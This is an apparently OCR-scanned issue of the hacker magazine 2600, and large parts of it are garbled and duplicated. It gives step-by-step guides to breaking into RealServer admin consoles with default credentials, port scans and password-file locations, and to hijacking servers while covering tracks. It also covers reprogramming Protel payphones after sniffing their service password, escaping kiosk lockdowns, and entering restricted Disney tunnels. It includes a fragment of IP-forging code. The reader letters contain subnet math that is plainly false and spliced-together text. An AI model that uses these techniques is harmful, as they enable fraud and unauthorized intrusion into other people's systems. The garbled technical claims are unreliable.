THE 2600 BLUE BOX SHIRTS ARE BACK, only this time they really have a blue colored box on the front! (We outdo ourselves sometimes!) To order, send \$18 for one shirt, \$30 for two, to:

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Internet Radio Stations

by -thebestre-

Jessey@usa.net

New phenomena is becoming increasingly pop-

ular on the net: Internet radio stations. Some of the benefits to these stations are that they can reach a far broader audience than a traditional FM trans-mitter (anyone with Internet access can listen), and the FCC isn't regulating them because they don't use radio waves. I would like to give some basic information on these because I haven't seen much documentation and they could be useful to further link the underground hacker culture together.

The main category programming these stations is Real Networks. They make the Real Player, Real Server, etc. and use streaming media techniques. Their software is very buggy, but there isn't much of an alternative. Because this is a new frontier so to speak, most people, including Real Networks' tech support people, don't fully understand all the details. I am the webmaster for one of these stations and have found that most everyone has a lot of trouble setting them up and making them work.

Right now a majority of the Internet radio stations use one of two main Real servers, the new Real Server 6.2 or the Real Server 5.x. If you have the Real Player (downloadable from www.real.com) you will notice it has a list of servers. All of these servers are required to use the Real Server 6.2 (even though some of them don't). The Real Server 6.2 has an interesting feature that the older servers don't: a web based Java monitor and control center. This control center can usually be accessed by opening the web page http://realservername.realserver.com:8080 (or PORT/admin/socks.html where realservername is the name of the computer the RealServer is on and realservername is the domain of the radio's web site).

You can also replace everything in front of PORT with the IP address. There are a few barriers that one may go through if they want to access the control center, though. First off, you have to know the port number. In the G2 betas the default is usually 4080 but sometimes 8080. The full G2 version, however, picks a (surprisingly) random port value during the installation usually in the 6000's like 6356. The port isn't the hardest thing to figure out if you do a portscan from 6000 to around 8000, but the next obstacle is a little trickier. It will ask for a username and password. The default username is "Administrator" and the default password is "letmein". Any competent administrator will change this quickly, but I'm sure someone out there has left the default strings alone. If you can gain access to the server the password is encrypted and stored in a file called

"*passwords*" and usually located in Program

Files\Real\RealServer or a similar directory. Sometimes the password can also be found in the config-

ation file *realserver.cfg*. The config file is written in XML so if the password is there then you don't have to deal with the encrypted file. The Java control center allows you to alter anything to do with the Real server, such as change port settings, restart the Real server, add other usernames and passwords for the listening audience.

A few notes for someone trying to set up their own Internet radio station: The encoder program (which sends out the content to the server) and the server program must be run on separate computers. Unless you have very high speed access to the Internet (like a T1) it would not recommend setting up all the software for a station because the server uses a lot of bandwidth. This shouldn't prevent you from broadcasting though! You can download a "test version" of the Real Encoder (for 5.x servers or below)

or the "Real Producer" (for 6.2) at <http://www.real.com> free. The encoders will not work on an NT platform, just Win 95/98 and some flavors of UNIX. You can then send your encoded stream to a remote server and use their bandwidth! Before you can do this though you need to find a server that doesn't have restrictions set on encoders or has the 6.2 administrator and change the restrictions. The default is to have no restrictions. It is probably not advisable to "overuse your welcome" on a server because they can track where the stream is coming from. So in other words, do a good job covering your tracks and don't do something stupid like a 24 hour broadcast seven days a week!

Some final notes - if you do a portscan on the RealServer it will usually have ports 554 (for rtp), 4040 (for the encoder), one port from 6000-8000 (for the administrator), and 8080 (for misc http) open among others. The port 9090 is the default monitoring port and will only be open if a monitor is also open. I recommend scanning in the 9000's before attempting to try anything because the monitor can tell how many monitor connections are open and where they are coming from. If an administrator is casually monitoring the server and suddenly sees an extra monitor pop up he might get a little suspicious.

I hope this information has been useful to at least a few people out there. On a final note, all this information has been gathered using the WNT NT versions. Although the other versions are bound to be similar I cannot say for certain.

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the password is encrypted and stored in a file called



Many of the articles in 2600 deal with

10

Many of the articles in 2600 deal with exploring today's computers, telephones, and electronic systems in new ways. I wish to introduce one new system into this list - a quantum computer. Although I will try to introduce the concept in a simple manner, quantum computing is by no means a simple subject. It is recommended that the reader have at least some understanding of physics and electronics.

Quantum computing is an area that is being very actively researched today as one of the hottest topics in both computer science and physics. Although scientists say that quantum computers won't be physically realized for several decades, the theoretical work that already exists makes it possible to learn about quantum computing through simulation.

i.e., microchip or electronics (consists of discrete bits) which we interpret to mean one or zero, a quantum computer may operate on many several quantum effects (such as atoms or electrons) and interpret their states (spin if electron or ground-state size of atom) as a logical one or zero.

the theory, quantum mechanics states that objects can exist in indeterminate states. For example, say we have an atom that has a fifty-fifty chance of decaying within the next half hour. If we do not observe this atom after the half-hour, quantum mechanics says it has neither decayed nor not decayed. Instead, it exists in either state with equal probability. While the concept may be strange, the theory is sound in that it explains effects observed in experiments. For more information on why this is true, see Young's double slit experiment in your local physics book.

characteristic. That light can be said to be both an electromagnetic wave, and a stream of particles that we call photons. Quantum theory also says that these particles exist as "probability waves" and only become real when we observe them.

prior to be discussed here. But it turns out that this property of objects to exist in indeterminate states can be used to create a new type of computing machine, a quantum computer, that can operate on quantum states.

A quantum computer operates on quantum bits, or "qubits," which are much similar to our bits, except that they can represent a zero, one, or a mix of a zero and one. This mix - known as a superposition - is what makes quantum computers so powerful.

Classically, it is possible to increase computing power by adding more processes working in parallel, but to increase the power of a machine exponentially we need to add an exponential amount of processes. This is not true in a quantum system. By adding one "bit," the power is increased exponentially because this bit can now be part of the superposition. Quantum computers can use this exponential power to solve problems that were before thought to be unsolvable.

Factoring is one such protocol. It is often called "hard" in modern cryptosystems because it is "hard" to factor large numbers into two prime factors. There is no known efficient algorithm (meaning one that runs in polynomial time or less) to factor numbers. However, in 1994, Peter W. Shor proposed an algorithm for quantum computers that would factor numbers in polynomial time, meaning that it would become as easy to factor numbers as it was to multiply them. This means that any current encryption could be broken in a reasonable amount of time.

Thus, quantum computers will be machines that see not just "many times" faster than today's machines, but exponentially faster. They will be able to break any code, factor large numbers, and find items in unsorted lists in an insanely short amount of time. A good way to explore quantum computing, since such machines are not physically in existence as of yet, is to build a simulation.

Linux to build a quantum computer simulator. It uses several open source projects. This

is known as OpenQuBIt and is located at <http://www.openqubit.org>. There is a ~200 person mailing list consisting of physicists, computer scientists, and anyone who cares to discuss quantum

ready for the next computer revolution. If you are interested in reading more about quantum computing, visit the web page mentioned above, or search for quantum computing (www.google.com

tern computing and related topics. So far, we have created a working simulator that can run Shor's algorithm and factor numbers. The only problem with simulation of such a system is its exponentiality. Because a classical computer does not operate in the same way as a quantum computer, it must use an exponential amount of memory to work. Thus the largest number I can factor on my

the mailing list.

a very interesting technology that will probably become standard during our lifetime. So get

4.8.8. -

- We all know IRC is an anarchic way of communicating, to say the least.
- This is all fine and good, except that it sometimes makes communicating a bit difficult. A bunch of us have put our heads together and come up with something that should please everyone - the 2600 IRC Network. That's right, a new network that's completely independent of EFNet, usenet, dolnet, whatever. Simply change your server to irc.2600.net and you're in!
-
- As this is our own server, we can do whatever we damn well please on it, and you have more of a chance of implementing features that you want as well. At the moment, we allow usernames of up to 32 characters instead of the current limit of 9. We're working on implementing secure connections for our users so the monitoring agencies can go back to real crime once again. And, at long last, 2600 readers will be able to contact people in their areas by simply entering a channel that identifies their state or country. For example, #ks2600 is the 2600 channel for Kansas, #2600de is the 2600 channel for Germany. (States come before the 2600, countries come after. A full list of the two-letter codes is available on our server.) And, as always, #2600 will exist as the general 2600 channel, open to everyone at all times.
- You can create your own channels and run them as you see fit, in the tradition of IRC.

-- We look forward to seeing this network grow and flourish. Help spread the word - irc.2000.net - a network for hackers, run by hackers.

02.07 AN *skluge* (41) on #joeger (+line 23) [softBnarp] [AnnBox]

Protel Coconuts

by HeadTrip

I have spent a few years investigating Protel coconuts and have some useful info for anyone interested in hacking and/or phreaking these puppies. Protel coconuts are the ones that answer with a 1200 bps modem set to old Bell mode instead of CTCI. Anyway, on to the good parts.

First, the Protel's have some features from the keypad that you will need to know in order to hack them. Here is a list:

*#61 - gives the payphone's number (as programmed in the system flags).

*#62 - gives the program info (we will go over this later)

*#65 - gives the number the phone calls for eeprom updates

*#92 - forces the phone to get an eeprom update and new flag settings

This is a very short list but it is all that is needed.

The first step to hacking a Protel eococ is getting the service password. Sounds hard right? Well, it's not. The provider's network has to send it in order to send a new eeprom. (Catching on?) What equipment will you need? A dirt cheap laptop (like a Compaq IIC286 or something - I got mine for \$10 at a flea market) and an old Bell A202 or compatible modem (even cheaper). Telephone cable and alligator clips are also a must. Find the telephone network interface and crack it open. The fun begins! Clip your Bell modem on the line. Set it to receive only - some have this on the dial, others you have to clip the TX line on the modulator. Open your eococm program on the laptop. Go to the phone and punch *#2. Log the input in your eococm program. When you go back and look at the capture, you will see the four digit numerical passed. Now the hard part: search and scrounge the Internet for a copy of expresset-III or propo.exe (expressnet is the commercial programming utility for the Protels that supports dial-in stuff and propo.exe is the bare "call the phone and program it" version that comes free when you buy one from Protel). Now go home and run your program util, call the phone, and enter your password and program that cococ however you want: free long distance, 900 service, \$100 per minute local calls... whatever. And for even more fun after jacking that rate up, set the 411 service cloak to another payphone, set the 0 cloak to another one... then wait at the other payphone and play operator.

When a call comes in to the operator:

91 returns the coin(s).
92 clears the hopper and collects the coin(s).
93 makes the next call free.

Play with it and figure out all the cool things you can do as the operator of that payphone. Oh yeah, and you can put pricing on the "free" services too, like 911, 411, 0, 211, 800, and stuff like that. All of the x11 stuff can be cloaked to whatever number you want it to dial, like 911 = 1-800-BUT-LOVE. This one I don't suggest because messing with an emergency service of any type is a felony not to mention downright immoral. Be creative, but remember it is illegal so don't get caught.

```
int
increase(u_short *addr, int len)
{
    register int nleft = len;
    register u_short *n = addr;
    register int sum = 0;
    u_short answer = 0;

    while (nleft > 1) {
        *((u_char *)(&answer)) = *(u_char *)n;
        sum += *n++;
        nleft -= 2;
    }

    return(answer);
}

void
dump(const uchar *p, int d)
{
    char dec[33];
    char hex[25];
    char asc[9];
    int i = 0;

    while (*p >= 0) {
        sprintf(dec + i * 3, "%02X ", *p);
        sprintf(hex + i * 4, "%x", *p);
        sprintf(asc + i, "%c", isprint(*p) ? *p : '.');
        if ((++i == d) || (*p == 0)) {
            printf("%s-%s-%s\n", dec, hex, asc);
            i = 0;
        }
        p++;
    }
}

void
usage(const char *argv0)
{
    char *p;

    if ((p = strchr(argv0, '/')) != NULL)
        argv0 = p + 1;
    fprintf(stderr, "usage: %s [-i interface] dst src router\n", argv0);
}
```

forging IP
from page 19

UNSOFTED DISNEY FUN

by Harts
harts@rocketmail.com

was also disabled.

I recently returned from a trip to Disney World and I spent a good deal of my time at Internet conventions at Epcot. While there I decided to go to a computer and back the computer. I walked up to a computer running a demo on Visual Studio 6 or something like that and tried to see what I could do. First off I hit ALT+F4 which exited the demo. This got me to a blank desktop with no icons and the start menu. I quickly noticed that the only thing in the system was the Full Armor icon (it's a little red shield with one or two swords over the top of it). Not even the clock was there.

Next I clicked on the start menu. I said Windows 95 along the left hand side and the only things on it were Programs, Documents, and a link to get back into the demo. Now I tried to right click on the start menu to explore it but the right click was disabled. The only other things I could think of to try were the windows shortcut keys. First F1 to get into help but nothing happened. Then F3 to get into find. Bingo, it came right up! Now to see what was on this computer. I searched for *.EXE on C:, it came up with most of the default Windows EXEs, the demo EXEs, and the full armor EXEs. I scrolled down to REGEDIT.EXE and clicked it in hopes I could re-enable the options that were disabled. (There is a list of windows options in the registry and instructions on how to change them at <http://www.eers.com/registry.htm>) But regedit


wasn't working. I simply put Critical Protection on repeat again and it started right up. From there I could do anything I wanted to do on the computer. But being a good little hacker I didn't change anything. I simply put Critical Protection back on and started the demo again. Now I wanted to know if this technique would work on the other computers. I went to the one next to it which was running Kitz's Power Goo. I hit ALT+F4 and got out of that. I hit F3 and nothing happened. Puzzled, I clicked on the start menu and it said Windows 98 along the left hand side. I tried some other shortcut keys but they didn't work either. And because I'm not running 98 at my house I didn't know of any shortcut keys that are only in 98. After returning home I searched for Windows 98 Shortcut keys and I found a list. The only tool that might work is Win+R - it opens the run dialog box. Win is the key that has the Windows logo on it. If anybody finds a way to do this in Windows 98 please e-mail me. I would like to know.

the Disney ID of anyone they don't recognize. Entances Generally, if a door says "CAST MEMBERS ONLY," it probably leads to the tunnels. There is at least one cast member entrance to the tunnels in each of the different lands (Tomorrowland, Fantasyland, etc.) and there is usually one in each of the lands' sit-down restaurants. That's how the cast members can get rid of garbage and get more supplies without "ruining the magic."

There is also at least one corrupt tunnel entrance in each land for the situations people use. This is why you don't see anyone in one land hanging out in another. You'll find a brief description of each of where each tunnel is located. I'll go into more detail on the entrances later.

Stairway #25. The entrance with the most security. This is where all the Tomorrowland merchants store their wares. There is always someone watching the door and they will always ask for ID. Avoid it at all costs.

MAGIC KINGDOM TUNNEL



WORLD DESIGNER FUN

by Madjist

As an ex-Disney cast member, this article should give you the complete story of what the Magic Kingdom tunnels are all about. I even have a map to back it up with.

General Info

The tunnels aren't really undiscovered. Disney built the Magic Kingdom tunnels on ground level and then had the Magic Kingdom built on top of them. For all intents and purposes, I'll call them underground.

Security

The tunnels aren't really undiscovered. Disney built the Magic Kingdom tunnels on ground level and then had the Magic Kingdom built on top of them. For all intents and purposes, I'll call them underground.

Stairway #10. When you are in the Hall of Presidents there is a door next to Honest Abe. Through the door is a small room with three doors. The entrance to the tunnels is the last door on the right.

Stairway #5. The easiest entrance by far. Hang a left after going through Cinderella's Castle. Keep walking past the statue on the keepinglevel. Disney keeps the character costumes. Try on a few. The Fantasyland Dining Room is the cast member cafeteria. It has the cheapest food on Disney property. You won't have to show an ID. Just be prepared to pay in cash.

Have fun with the info and remember the magic.

A330T6D DESIGNER PUN

By Hack
hacker.com

was also disabled.

I recently returned from a trip to Disney World and I spent a good deal of my time at Innoventions at Epcot. While there I decided to

was also disabled.

I was working on a project using Visual Studio 6.0 and I had a problem where my application would freeze when I tried to hook the computers. I walked up to a computer running a demo on Visual Studio 6 or something like that and tried to see what I could do. First off I hit ALT+F4 which exited the demo.

It's not ask for any kind of password. It had three circular check box things. The one in the middle had Critical Protection. It was the one that was checked. The one below that read System Freeze.

ally one in each of the land's shadowy restaurants. That's how the cast members can get rid of garbage and get more supplies without "ruining the magic."

de. Keep walking past the statues on the balcony until you see a large wooden door with princess until you see a large wooden door with the Cast Members Only sign on it. Inside and to the right is the stairway leading down.

This got me on a blank desktop with no icons and the start menu. I quickly noticed that the only thing in the system was the Full Armor icon (it's a little red shield with one or two swords over the top of it). Not even the clock was there.

Protection, and the one on top read Turn Off All Protection. I clicked that one and hit OK. Now I ran regedit again and it scanned right up. From there I could do anything I wanted to do to the computer. But being a good little hacker I didn't do much more than change some of our Criteria's by selecting them and changing their values.

There is also at least one common tunnel entrance in each bank that the antisocials people use. This is why you don't see anyone from one bank hanging out in another. You'll find a brief description on the map of where each staircase is located. I'll go into more detail on entrances I used.

For The Tweeds
There is surprisingly little of interest in the tunnels. The area looks like Character Zoo is where Disney keeps the character costumes. Try on a few.

MORNING FUN

49

As an ex-Disney cast member, this article should give you the complete story of what the Magic Kingdom tunnels are all about. I even have a map to back it up with.

The books aren't really underground. Disney built the Magic Kingdom books on a grand level and then had the Magic Kingdom built on top of them. For all intents and purposes, I'll call them underground.


and it says Windows 95 using the standard size. I tried some other shortcut keys than my house; I don't know if any shortcut keys that are only in 98. After returning home I searched for Windows 98 Shortcut keys and I found a list. The only one that might work is Win+R - it opens the run dialog box. Win is the key that has twice Windows logo on it. If anybody finds a way to do this in Windows 98 please e-mail me. I would like to know.

A vertical sign for the Magic Kingdom Tunnel. The sign is white with black text and features the words "MAGIC KINGDOM" at the top and "TUNNEL" in large, bold letters below it.

There are no regular security patrols in the tunnels. On the map, security's main office is at M.O.S. Security does, however, use the tunnels and can be called for if employees find guests down there.

Cast members also use the tunnels on their days off. So you don't have to be wearing a t-tee-sack uniform to be down there. The two ways not to have security on your ass is to 1) not look like a tourist and 2) look at least 18. I discourage going into the tunnels anyway. Older cast members are generally dicks and will ask for

the Disney ID of anyone they don't recognize



Enunciations

Clarifications

Dear 2600:

This is in reply to the letter about Heimdal's hidden words on the site in issue 16.2. That has always been there as long as I can remember. It was definitely there before Heimdal took over, as they're present on this one issue at least. And likely (7.8.99) they changed it all of everything, and the hidden words are longer than 210.

Just like those things above disappear after they get received or lost.

Ramona

Dear 2600:

On page 45 I see: "One thing we don't have to worry about is running out of primes...there are some far more primes than atoms in this universe, both right." Those are at infinite number of primes - not "inf," nor "atoms," but infinite atoms. Whether you can find one big enough quickly enough is uncertain.

RS

Dear 2600:

A few months back, I told you that SCC's Centaur database only had 111 databases. When you move to mobile phones, when a street is full of wild horses, when a house burns down, that information is sent to SCC to update the database. The database is hosted there, with all addresses, telephone numbers, and everyone in the U.S. & Israel. The ones who use a phone company that connects with SCC. If you want documentation, go look at www.scc.com and query the SCC. Or you can look at their website again & now say all 111 seem. The databases are based on location, manufacturer, carrier, and changes are made. Butler last this time.

still nobody

The sum total base with the exception of a single nation, managing one astronomic database. While the data may be kept at this location, it appears as if the phone companies are not over maintaining it and don't store any accurate information. Clearly, there is a lack of only truly distinguishable databases. Clearly, there is a lack of the above becoming useful and spoken about. Consequently, we'd definitely keep getting the word out.

Dear 2600:
I couldn't help but notice ver 9.0's letter in 15.4. It seems a little wonky to be "most secure?" Since one has been on went too long. Omg!

Falson

Dear 2600:
I have a couple of corrections concerning the article

by Mr. I don't have much of a clue about IPsec, but I know a little about current IP and don't know what is wrong with knowing all So I'll begin:

"Today, time goes by, log on to a network, the router IPSEC server assigns you an IP address." This is not true if the IP addresses are assigned by the system administrators as they built the network and computers themselves. They are added. Not everyone is assigned an IP address.

However, IPSEC only allows 255 addresses to be used for each network (255.255.255.255) is the highest you can go! This is the fun part. Part of all of us face is limits of addresses go, we illustrate that we mean using a standard mask for a C-class subnet or network. That's 255.255.255.0. The first address is the network addressed (ie 192.168.1.1) the broadcast address. So that means the usable addresses are 254.255.255.1 through 255.255.255.254 or 255 addresses. If you let me log a public server (ie 192.168.1.1), Now let's say you have 3 hosts. A desktop and for some reason you choose to use the whole thing for one network. Mask is 255.255.0.0 and you now have 65534 addresses for your servers. I'm not even going to go into subnetting with masks like 255.255.128.0 for supernetting (the later because I'm not that well versed in it). Two dashes suffice for a 255. But if a subnet was inserted, 1 more. We're not subnetted. (Well, always fine, 4 way to do it.)

Perhaps the better to cover the change can explain the miscommunication. Oh well? Keep publishing, you have a great mag!

John Bolash

We were wrong to assume all servers in Bell Atlantic had followed the same pattern. In New York, right now, less than one in 25 work under Bell Atlantic. But this is likely because IPSEC has already agreed to log off when their other provider moves to a different company, only once every 20 or so.

Early 2600:

In issue 16.2 "Publication Losses Hacking" in 16.2. Chet says that "the only way to get by the publication ban is to pull it a battery so it turns itself off. Considering the cylindrical sound inside part of the case, that would mean that you already have access to the circuit board, or some way to get in. So what exactly is the point of robbing the bank? Except getting the rest of the world to know of your entrance?"

Hacking down? Public domain obfuscates years of research.

Still nobody

Using ver 9.0's databases, we can only go from 0.0.0.0 to 255.255.255.255, whereas with IPsec, we can use numerous combinations of subnets/subnets." Again, the 0 and the 255 is the last octet of the address range, but everything is based on binary logic in the last octet of the address. A subnet mask of decimal 255.255.255.0 is equivalent to 11111111.11111111.11111111.00000000 in binary logic. All of the 1's represent the subnet and the 0's represent the host. So we can have 255 hosts in a single subnet. If you use a subnet mask of 255.255.255.252, then you have 254 hosts in a single subnet. If you use a subnet mask of 255.255.255.253, then you have 253 hosts in a single subnet. If you use a subnet mask of 255.255.255.254, then you have 252 hosts in a single subnet. If you use a subnet mask of 255.255.255.255, then you have 251 hosts in a single subnet. If you use a subnet mask of 255.255.255.256, then you have 250 hosts in a single subnet. If you use a subnet mask of 255.255.255.257, then you have 249 hosts in a single subnet. If you use a subnet mask of 255.255.255.258, then you have 248 hosts in a single subnet. If you use a subnet mask of 255.255.255.259, then you have 247 hosts in a single subnet. If you use a subnet mask of 255.255.255.260, then you have 246 hosts in a single subnet. If you use a subnet mask of 255.255.255.261, then you have 245 hosts in a single subnet. If you use a subnet mask of 255.255.255.262, then you have 244 hosts in a single subnet. If you use a subnet mask of 255.255.255.263, then you have 243 hosts in a single subnet. If you use a subnet mask of 255.255.255.264, then you have 242 hosts in a single subnet. If you use a subnet mask of 255.255.255.265, then you have 241 hosts in a single subnet. If you use a subnet mask of 255.255.255.266, then you have 240 hosts in a single subnet. If you use a subnet mask of 255.255.255.267, then you have 239 hosts in a single subnet. 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him for personal, financial, or sexual gain, then not only should he lose his job and never be allowed to work in that position again, but he should be beat over the head with the very shovel he used to dig them up.

So, no, I don't feel one bit sorry for the man who picked up your chain tools, his equipment, access to hardware against his operators. He begged that up when he made advantage of his ability to gain access to them to begin with. I feel that he is still his bad, and he should lie in it.

I also consider it a serious inaccuracy that you should be allowed to actually publicly display sites that have spent many many man hours and dollars to protect themselves against people like you, and you somehow invade their privacy anyway, costing them even more money as well as embarrassment. These things care businesses to close, and the ones that don't close their doors are almost shut down because they are irreversibly damaged due to customer loss because of your unscrupulous actions against them.

So won't you kindly stop doing the same thing? I am people who have done nothing to you at the federal government is doing to your friends? You say that they have "rooted him in" by not allowing him to be near computers and the poor fed "team's" work at McWorldwide? Aren't you doing that very same thing to sensible companies that are having a hard enough time keeping their head above water as it is? Do we really need your kind in other efforts? No, I think not.

If it were up to me, I wouldn't have ever wasted the tax dollars it took to provide more and more to the society set of it. Such. We should have just shot him to begin with. Of course, then we'd have nothing from you about how a person just isn't "safe" anymore to this great land... cause we can't kick other people and scare them up those either!

Why don't you people get a life, and quit bothering others? Did anyone ever ask you to test their security systems?" Well, did they?

And, you can't really be working seriously when you say you want me to feel sorry for him and do something for him. He wrote the law. Intentionally. He set up laws at night, and knowingly did wrong, did the things he did had repercussions, and anything short of a criminal, or near-death beating is unacceptable to me. So instead of complaining about how the judgment was, you should be damn glad I wasn't the judge at the case, because there would have never been any deals I would have let him toe there.

It's because of people like you that I pay so much more than necessary for things I need to survive.

None of your Damn Business.

Another striking example of how just letting people talk can save you a lot of time trying to prove your point, when you're alone enough to read it in, come after what kind of a world it would be if everyone does this to everyone else. You must go research the case and see what it was. I think was charged with and caused the worse kind of most hacking crime. The people in charge of security who got away from any of people like us.

tiny holes are discovered should maybe be doing something else.

Dear 2600:

I just would like to say that your page on 60. You have nothing vagin like program test files or exploit little magazine with 10 pages with useless information you didn't even write because you can't track shit. *Alex*

Someone apparently didn't get a Twinkie in their kneecaps today.

Guilt By Association

Dear 2600:

I would consider myself a hacker, and as a reader I take it upon myself to know as much as I can about the fine art of hacking... so I started reading your magazine which is very informative, as well as encouraging. One day I took your magazine to school (because I take it everywhere) and my P.A.S.C.A.L. teacher saw me reading it - him being one of those 1990's machine brain computer geeks who thinks that hackers are all little punks with no brains. We got to talking acquaintances, and hacking came up. He asked if I hacked at all, and told him an - which is the truth. But I did mention that I had a few friends who were into it a little, reasoning that they were not malicious about it, and had never hacked anybody's system to do damage. Well, I guess that was a dumb thing to say, even though I stressed that I didn't know the first thing about hacking, because three days later, they informed my assignment due to their suspicion that I was a threat to their security. The weird thing was that he asked me if I read 2600, to which I proudly said yes. My question is this: would a hacker openly admit openly to having hacked 2600 or reading 2600 if he was going to plan some sort of security violation? Wouldn't a hacker with malicious intent trash the subject as much as possible to avoid suspicion? I thought you might be interested in how you unwittingly played a part in my downfall from a truly good job. (I don't blame you at all, I'll guess I have to keep it secret that I read your mag for fear of getting fired from some job.)

For reading 2600 has put a people into trouble at work, gotten others fired, broken up relationships. We're really affecting people in ways we had never imagined.

Retail Hacking

Dear 2600:

I'm writing in regards to the letter in the 161 issue concerning how to get free the possessed protection on their computers. My friend and I were in the mall shopping when we noticed Radio Shack. I incidentally remembered that Radio and decided to give it a try. Sure enough

the mood in this country has changed dramatically in the past month. Politically, non-political (reflections are now dealt with as factually as basic truths and the press population is soaring). But this hasn't stood to be true. It's antidote. Radio Computer would have never come into existence. Radio Computer would have never been created. Anyways, I'm sure the people who are doing something else.

I just would like to say that your page on 60. You have nothing vagin like program test files or exploit little magazine with 10 pages with useless information you didn't even write because you can't track shit. *Alex*

After the experience I had this week, I felt compelled to drop you guys a line to demonstrate how unfortunately f**ked up this world is. I am not a hacker or anything like that. I have a few friends who have an interest in hacking, and my roommate gets 2600 every time it comes out. I read through it because even though I don't hack, I find a lot of the information you guys print pretty interesting. Not to mention I am appalled at the ridiculousness of Kevin Mitnick.

Recently I received an assignment from my temp agency to go to work at MCI WorldCom to update business customers of potential planned outages on their circuits. On my first call, one of the managers sat down with me and asked what I knew of telecommunications. Not knowing much at all, he started going over some of the basics. We got to talking acquaintances, and hacking came up. He asked if I hacked at all, and told him an - which is the truth. But I did mention that I had a few friends who were into it a little, reasoning that they were not malicious about it, and had never hacked anybody's system to do damage. Well, I guess that was a dumb thing to say, even though I stressed that I didn't know the first thing about hacking, because three days later, they informed my assignment due to their suspicion that I was a threat to their security. The weird thing was that he asked me if I read 2600, to which I proudly said yes. My question is this: would a hacker openly admit openly to having hacked 2600 or reading 2600 if he was going to plan some sort of security violation? Wouldn't a hacker with malicious intent trash the subject as much as possible to avoid suspicion? I thought you might be interested in how you unwittingly played a part in my downfall from a truly good job. (I don't blame you at all, I'll guess I have to keep it secret that I read your mag for fear of getting fired from some job.)

In response to the letter about the Kodak machines in Walgreens, the same machines seen in CVS's (formerly known as Rite Aid) all over the country. I spotted one in my local CVS and decided it was a good thing to make several visits while waiting. I discovered that the person(s) to put the stringing is by default the store number. You can get this from any receipt. If you live in a fairly small town, then you're in luck, because some town stores think they don't have much to worry about, and you are. Security is first shockingly sorely. Once you are in, you get a menu used to control the machine. You can even have access to Windows! The machines also have a floppy and a custom drive for photos, so my mailing list, keying programs or backdoors, if you can get past the menus, presented, the sky is the limit. And don't be afraid, as this will contribute to the bold public opinion of busters. As a side note, the people at my local CVS are cool and actually showed me for changing their cameras to Sanyo's. It seemed them to be the security hole,

the clock was watching us, so I made my friend distract him. I printed off one of their business cards and typed in the store number (014826) and a website. I used my artistic abilities and created a beautiful "Free Kevin" logo. It's antidote. Radio Computer would have never come into existence. Radio Computer would have never been created. Anyways, I'm sure the people who are doing something else.

Dear 2600:

When meeting with a credit card scanner at Wal-Mart (use a similar version to Web-Kiosk), I discovered that pressing the far left expand button and "enter" at the same time, except a special mode. In the news at Wal-Mart, I find a lot of the information you guys print pretty interesting. Not to mention I am appalled at the ridiculousness of Kevin Mitnick.

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floppy and a custom drive for photos, so my mailing list, keying programs or backdoors, if you can get past the menus, presented, the sky is the limit. And don't be afraid, as this will contribute to the bold public opinion of busters. As a side note, the people at my local CVS are cool and actually showed me for changing their cameras to Sanyo's. It seemed them to be the security hole,

and they realized that someone else might have tampered with the hard drive, a much better way to learn. Thanks and keep the info flowing.

Yerba AKA Willy L.

Dear 2600:

I am a new reader to your magazine so I'm not sure if this information has been in any articles before 15.4. One day I was at a local Target and was bugging on the boys of those card readers that you swipe your credit card through at the check-out line. You can find these in the grocery stores, gas stations, and other places. After listening to the keys for a while I got a message on the screen that said something like "System Blocked?" This first comes as to how I got this message. After doing the same name and name, I was able to narrow it down to the card reader key and the number 7. Pressing these two keys simultaneously will bring up the message. I tested it in our other stores in Once and also Michigan. The same code will bring up a System Blocked message on almost all card readers, even different models. Out of all the card readers I have tested this code on, I have only found one or two where this doesn't work. As for how I did I asked the store manager in many varieties, including forced entry into my ask. You can trust that there too being hitting the keys in sequence is probably going to get suspicious. Do you guys have any suggestions for a password?

Approved

No fear on my part you reader with lots of free time would be the perfect candidate to spend hours testing

Phone Trickery

Dear 2600:

